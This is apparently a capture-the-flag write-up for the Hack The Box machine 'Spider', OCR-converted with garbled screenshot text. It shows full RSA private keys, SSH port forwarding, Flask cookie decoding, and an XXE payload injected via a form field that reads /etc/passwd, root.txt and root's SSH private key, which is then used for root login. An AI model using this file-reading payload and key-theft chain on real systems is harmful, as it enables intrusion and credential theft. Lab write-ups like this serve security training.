MIIEpAIBAAKCAQEAmGvQ3kClVX7pOTDIdNTsQ5EzQl+ZLbpRwDgicM4RuWDvDqjV gjWRBF5B75h/aXjIwUnMXA7XimrfoudDzjynegpGDZL2LHLsVnTkYwDq+o/MnkpS U7tVc2i/LtGvrobrzNRFX8taAOQ561iH9xnR2pPGwHSF1/rHQqaikl9t85ESdrp9 MI+JsgXF4qwdo/zrgxGdc0a7zq6zlnwYlY2zPZZjHYxrrwbJiD7H2pQNiegBQgu7 BLRlsGclItrZB+p4w6pi0ak8NcoKVdeOLpQq0i58vXUCGqtp9iRA0UGv3xmHakM2 VTZrVb7Q0g5DGbEXcIW9oowFXD2ufo2WPXym0QIDAQABAoIBAH4cNqSt0B6U8sKu 6ixAP3toF9FC56o+DoXL7DMJTQDkgubOKlmhmGrU0hk7Q7Awj2nddYh1f0C3THGs hx2MccU32t5ASg5cx86AyLZhfAn0EIinVZaR2RG0CPrj40ezukWvG/c2eTFjo8hl Z5m7czY2LqvtvRAGHfe3h6sz6fUrPAkwLTl6FCnXL1kCEUIpKaq5wKS1xDHma3Pc XVQU8a7FwiqCiRRI+GqJMY0+uq8/iao20jF+aChGu2cAP78KAyQU4NIsKNnewIrq 54dWOw8lwOXp2ndmo3FdOfjm1SMNYtB5yvPR9enbu3wkX94fC/NS9OqLLMzZfYFy f0EMoUECgYEAxuNi/9sNNJ6UaTlZTsn6Z8X/i4AKVFgUGw4sYzswWPC4oJTDDB62 nKr2o33or9dTVdWki1jI41hJCczx2gRqCGtu0yO3JaCNY5bCA338YymdVkphR9TL j0U0J1vHU06RFuD28orK+w0b+gVanQIiz/o57xZ1sVNaNOyJUlsenh8CgYEAxDCO JjFKq+0+Byaimo8aGjFiPQFMT2fm001+/WokN+mmKLyVdh4W22rVV4v0hn937EPW K10c0/hDtSSHSwI/PSN4C2DVyOahrDcPkArfOmBF1ozcR9OBAJME0rnWJm6uB7Lv hm1Ll0gGJZ/oeBPIssqG1srvUNL/+sPfP3x8PQ8CgYEAqsuqwL2EYaOtH4+40gkJ mQRXp5yVQklBOtq5E55IrphKdNxLg6T8fR30IAKISDlJv3RwkZn1Kgcu8dOl/eu8 gu5/haIuLYnq4ZMdmZIfo6ihDPFjCSScirRqqzINwmS+BD+80hyOo3lmhRcD8cFb

rbJt/wKBgQCTNzPkU50s1Ad0J3kmCtYo/iZN62poifJI5hpuWgLpWSEsD05L09y0 TTppoBhfUJqKnpa6eCPd+4iltr2JT4rwY4EKG0fjWWrMzWaK7GnW45WFtCBCJIf6 0+62wbMv7s/9r2VRp//IE1ECgYAHf7efPBkXkzzgtxhWAgxEXgjcPhV1n4oMOP+2
nfz+ah7gxbyMxD+paV74NrBFB9BEpp8kDtEaxQ2Jefj15AMYyidHgA8L28zoMT6W
CeRYbd+dgMrWr/3pULVJfLLzyx05zBwdrkXKZYVeoMsY8+Ci/NzEjwMwuq/wHNaG
rbJt/wKBgQCTNzPkU50s1Ad0J3kmCtYo/iZN62poifJI5hpuWgLpWSEsD05L09y0
TTppoBhfUJqKnpa6eCPd+4iltr2JT4rwY4EKG0fjWWrMzWaK7GnW45WFtCBCJIf6
IleM+8qziZ8YcxqeKNdpcTZkl2VleDsZpkFGib0NhKaDN9ugOgpRXw==
----END RSA PRIVATE KEY-----

we copy the key then we have to execute chmod on the key to make it detected:

code-chmod on key

chmod 600 chiv.key

Then we use the chiv key to have an interactive shell after ssh alongside chiv

code-ssh@chiv

ssh -i chiv.key chiv@spider.htb

```
1/2 ▼ +
                 귝
2: chiv@spider: ~ -
 —(rootॡkali)-[/home/leshack98/project/HTB/spider]
-# ssh -i chiv.key chiv@spider.htb
ast login: Fri May 21 15:02:03 2021 from 10.10.14.7
:hiv@spider:~$
```

Privilege Escalation

The output of the ps aux command shows a uwsgi process running as root : ![[]]

Looking at listening ports, we discover a local webserver on port 8080:

code-listenig port

```
ss -lntp
```

```
2: chiv@spider: ~ 🔻
 (root@kal)-[/home/leshack98/project/HTB/spider]
w ssh -i chiv.key chiv@spider.htb
Last login: Wed Oct 27 22:42:54 2021 from 10.10.14.78
chiv@spider:~$ ss -lntp
State Recv-Q
                                                                                                                                      Local Address:Port
                                                                                                                                                                                                                      Peer Address:Port
                                                                      Send-Q
                                                                      128
128
                                                                                                                                      127.0.0.53%lo:53
0.0.0.0:22
                                                                                                                                                                                                                              0.0.0.0:*
0.0.0.0:*
LISTEN
LISTEN
                                                                                                                                            127.0.0.1:3306
LISTEN
LISTEN
                                                                      80
128
                                                                                                                                                                                                                              0.0.0.0:*
0.0.0.0:*
                                                                                                                                            127.0.0.1:8080
LISTEN
LISTEN
 chiv@spider:~$
chiv@spider:~$
ssh> -L 8000:127.0.0.1:8080
Forwarding port.
```

Then we forward our local port 800 to port 8080 on the remote target using ssh by typing this which will give you the ssh inside chiv


code- get ssh to forward the webserver

```
~C
```


code-forwarding port

```
-L 8000:127.0.0.1:8080
```

We can now access the web server by browsing to http://localhost/8000. A login form is shown:



Any username works here, as no password is required. We are redirected to a shopping cart page:



This seems to be an early beta or a js template since the continue Shopping and checkout functionalities are not implemented. Clicking the Logout button takes us back to the login form. After viewing the page source and inspecting the form contains a hidden input called version, which defaults to the value 1.0.0.



We perform a new login and retrieve our session cookie so that we can use flask_unsign to decode the cookie

code-flask --decode cookie

```
flask-unsign --decode --
cookie'.eJxFjUFvgyAYhv_KwnkHtPEwj51gQwMGkQ_lpqMJVrCmNWm7pv99W7Jl5_d5nveBwi0GlD_Qy4By
LXv_y5HrX0U811meZLhsXxVq1dqoL-Yaer2g5jfN6QTl-
fgGY41gu.YXnpXA.cKSG93T7Qs89GMbkBx5DLKeEgn4'
```

The session object contains a base64-encoded lxml field:

```
{'lxml':
b'PCEtLSBBUEkgVmVyc2lvbiAxLjAuMCAtLT4KPHJvb3Q+CiAgICA8ZGF0YT4KICAgICAgICA8dXNlcm5hbW
'points': 0}
```

We then decode the lxml

code decoding lxml

```
echo -n
PCEtLSBBUEkgVmVyc2lvbiAxLjAuMCAtLT4KPHJvb3Q+CiAgICA8ZGF0YT4KICAgICAgICA8dXNlcm5hbWU+
| base64 -d
```

And after decoding the Lxml we obtain a XML code

The API Version (1.0.0) matches the value sent from the login form. In fact, if we intercept a login request with Burp Proxy and change the version value to an arbitrary string of our choosing, the same string is reflected back in the generated XML code that is added to our session cookie:

Privilege escalation payload-Research, Trial and Defination

This may allow us to perform XXE injection by appending a DTD element after the initial comment.

code-payload test

(?) (°) (Search.

```
<!DOCTYPE root [<!ENTITY admin SYSTEM 'file:///etc/passwd'>]><!--</pre>
We then run Burpsuite the add this payload to the intial comment i.e version=1.0.0-->
  & [and the user you logged in with] and url-encode the username
set the username to
 Send Cancel < |▼ | > |▼
                                                                                                                                                                                           Target: http://127.0.0.1:9000 🖉 💿
                                                                                                                                                                                   = =
                                                                                                                                                                                                    INSPECTOR
                                                                                                   Response
 Pretty Raw \n Actions >
                                                                                                  Pretty Raw Render \n Actions \times
                                                                                                    HTTP/l.1 302 FOUND

Content-Type: text/html; charset=utf-8
Content-Length: 217
Location: http://127.0.0.1:9000/site


Vary: Cookie:

Set-Cookie: sessior=_e1xdjkFvgjAY0P_Kwr
                                                                                                                                                                                                      SELECTED TEXT
   Host: 127.0.0.1:9000
User-Agent: Nocillay/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html, application/xhtml+xml, application/xml; q=0.9, image/webp, */*; q=0.8
Accept-Encoding: gzip, deflate
Content-Loging: application/x-www-form-urlencoded
Content-Login: http://127.0.0.1:9000
Origin: http://127.0.0.1:9000
Connection: close
Referer: http://127.0.0.1:9000/login
Cookie: sessionery.byb2.ludhHioj89.YXntsw.lvEVKjIVOmMW8tNK_lWMCKGUUgk
Upgrade-Insecure-Requests: 1
                                                                                                                                                                                                        =%26admin%3
                                                                                                                                                                                                     DECODE... URL encodi
                                                                                                     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
                                                                                                  9 <title>
Redirecting
</title>
10 <hl>
                                                                                                                                                                                                        =&admin%3
                                                                                                  Red recting.
                                                                                                                                                                                                       Apply changes
    username=\26admin\306version=1.0.0--><!DOCTYPE root [<!ENTITY admin SYSTEP | 'file:///etc/passwd'>]><!--
                                                                                                                                                                                                     Query Parameters (0)
                                                                                                           s should be redirected automatically to target URL: <a href="/site">/site</a> If not click the link.
                                                                                                                                                                                                     Body Parameters (2)
                       Payload which gives us the etc/passwd after redirecting and copying this co
                                                                                                                                                                                                     Response Headers (5)
```

0 matches (?) €03 ← → Search.


0 matches

We then send the request and we copy the set-cookie session from the response then we follow-redirect then we paste the cookie to cookie session in the request that was redirected to we then send the request and we get the etc/passswd in the response




Since we believe the application is running with root privileges, we can get the root .txt by changing our payload to this root/root.txt file as our external entity. Our payload looks as follows:

code -payload-root.txt




we then repeat this process. We then send the request and we copy the set-cookie session from the response then we follow-redirect then we paste the cookie to cookie session in the request that was redirected to we then send the request and we get the root.txt in the response.


we get the root.txt from the response;



Lets get the real key so that we can ssh the root .we set the /root/.ssh/id_rsa file as our external entity. Our payload looks as follows:

code-payload-.ssh





----BEGIN RSA PRIVATE KEY----MIIEowIBAAKCAQEAl/dn2XpJQuIw49CVNdAgdeO5WZ47tZDYZ+7tXD8Q5tfqmyxq gsgQskHffuzjq8v/q4aBfm6lQSn47G8foq0gQ1DvuZkWFAATvTjliXuE7gLcItPt iFtbg7RQV/xaTwAmdRfRLb7x63TG6mZDRkvFvGfihWqAnkuJNqoVJclgIXLuwUvk 4d3/Vo/MdEUb02ha7Rw9oHSYKR4pIgv4mDwxGGL+fwo6hFNCZ+YK96wMlJc3vo5Z EgkdKXy3RnLKvtxjpIlfmAZGu0T+RX1GlmoPDqoDWRbWU+wdbES35vqxH0uM5WUh vPt5ZDGiKID4Tft57udHxPiSD6YBhLT5ooHfFQIDAQABAoIBAFxB9Acg6Vc0k0/N krhfyUUo4j7ZBHDfJbI7aFinZPBwRtq75VHOeexud2vMDxAeQfJ1Lyp9q8/a1mdb sz4EkuCrQ0509QthXJp0700+8t24WMLAHKW6qN1VW61+46iwc6iEtBZspNwIQjbN rKwBlmMiQnAyzzDKtNu9+Ca/kZ/cAjLpz3m1NW7X//rcDL8kBGs8RfuHqz/R4R7e HtCvxuX0Fnyo/I+A3j1dPHoc5UH56g1W82NwTCbtCfMfeUsU0ByLcg3yEypCl0/M s7pWQ1e4m27/NmU7R/cslc03YFQxow+CIbdd59dBKTZKErdiMd49WiZSxizL7Rdt WBTACsUCgYEAyU9azupb71YnGQVLpdTOzoTD6ReZlbDGeqz4BD5xzbkDj7MOT5Dy R335NRBf7EJC00DXNVSY+4vEXqMTx9eTxpMtsP6u0WvIYwy9C7K/wCz+WXNV0zc0 kcSQH/Yfkd2jADkMxHXkz9THXCChOfEt7IUmNSM2VBKb1xBMkuLXQbMCgYEAwUBS FhRNrIB3os7qYayE+XrGVdx/KXcKva6zn20YktWYlH2HLfXcFQQdr30cPxxBSriS BAKYcdFXSUQDPJ1/qE210vDLmJFu4Xs7ZdGG8o5v8JmF6TLTwi0Vi45g38DJagEl w42zV3vV7bsAhQsMvd3igLEoDFt34j09nQv9KBcCgYEAk8eLVAY7AxFtljKK++ui /Xv9DWnjtz2UFo5Pa14j00+Wq7C4OrSfBth1Tvz8TcW+ovPLSD0YK0DLg0WaKcQZ mVaF3j640sgyzH0Xe7T2iq788NF4GZuXHcL8Qlo9hqj7dbhrpPUeyWrcBsd1U8G3 AsAj8jItOb6HZHN0owefGX0CgYAICQmgu2VjZ9ARp/Lc7tR0nyNCDLII4ldC/dGg LmQYLuNyQSnuwktNYGdvlY8oHJ+mYLhJjGYUTXUIqdhMm+vj7p87fSmqBVoL7BjT Kfwnd761zVxhDuj5KPC9ZcUnaJe3XabZU7oCSDbj9K0X5Ja6ClDRswwMP31jnW0j 64yyLwKBgBkRFxxuGkB9IMmcN19zMWA6akE0/jD6c/51IRx9lyeOmWFPqitNenWK teYjUjFTLgoi8MSTPAVufpdQV4128HuMbMLVpHYOVWKH/noFetpTE2uFStsNrMD8 vEgG/fMJ9XmHVsPePviZBfrnszhP77sgCXX8Grhx9GlVMUdxeo+j ----END RSA PRIVATE KEY----

After copying the key to our machine we can use it to ssh to the system as root:

code-chmod on root key

```
chmod 600 root.key
```

Then we use the root key to have an interactive shell after ssh alongside root

code-ssh@chiv

```
ssh -i root.key root@spider.htb
```

```
—(root⊕kali)-
-# vi <u>root.key</u>
                            li)-[/home/leshack98/project/HTB/spider]
    —(<mark>roon@kali</mark>)-[/home/leshack98/project/HTB/spider]
—# chmod 600 <u>root.key</u>
   —(<mark>root@kali</mark>)-[/home/leshack98/project/HTB/spider]
—# ssh -i <u>root.key</u> root@spider.htb
 Last login: Fri Jul 23 14:11:40 2021
 root@spider:~# whoami
 root
 root@spider:~# ls
 root.txt
 root@spider:~# cat root.txt
 20a77a0f6654dbc267271db4e4ddcb61
root@spider:~# ls -la
 total 56
 drwx----- 7 root root 4096 May 18 00:23
 drwxr-xr-x 24 root root 4096 Jul 23 14:12 ...
drwxr-xr-x 24 root root 4096 Jul 23 14:12 ..

lrwxrwxrwx 1 root root 9 Apr 24 2020 .bash_history -> /dev/null
-rw-r-r-- 1 root root 3106 Apr 9 2018 .bashrc
drwx---- 3 root root 4096 May 18 00:23 .cache
drwx---- 1 root root 4096 May 18 00:23 .gnupg
-rw---- 1 root root 42 May 4 15:38 .lesshst
-rw----- 1 root root 42 May 4 15:38 .lesshst
drwxr-xr-x 3 root root 4096 May 18 00:23 .local
lrwxrwxrwx 1 root root 9 Apr 24 2020 .mysql_history -> /dev/null
-rw-r---- 1 root root 148 Aug 17 2015 .profile
-r----- 1 root root 33 Oct 27 21:31 root.txt
drwx----- 2 root root 4096 May 18 00:23 .ssh
drwxr-xr-x 2 root root 4096 May 18 00:23 .vim
-rw----- 1 root root 11927 May 12 13:37 .viminfo
rootaspider:~#
```

-----END successful attack @leshack98-----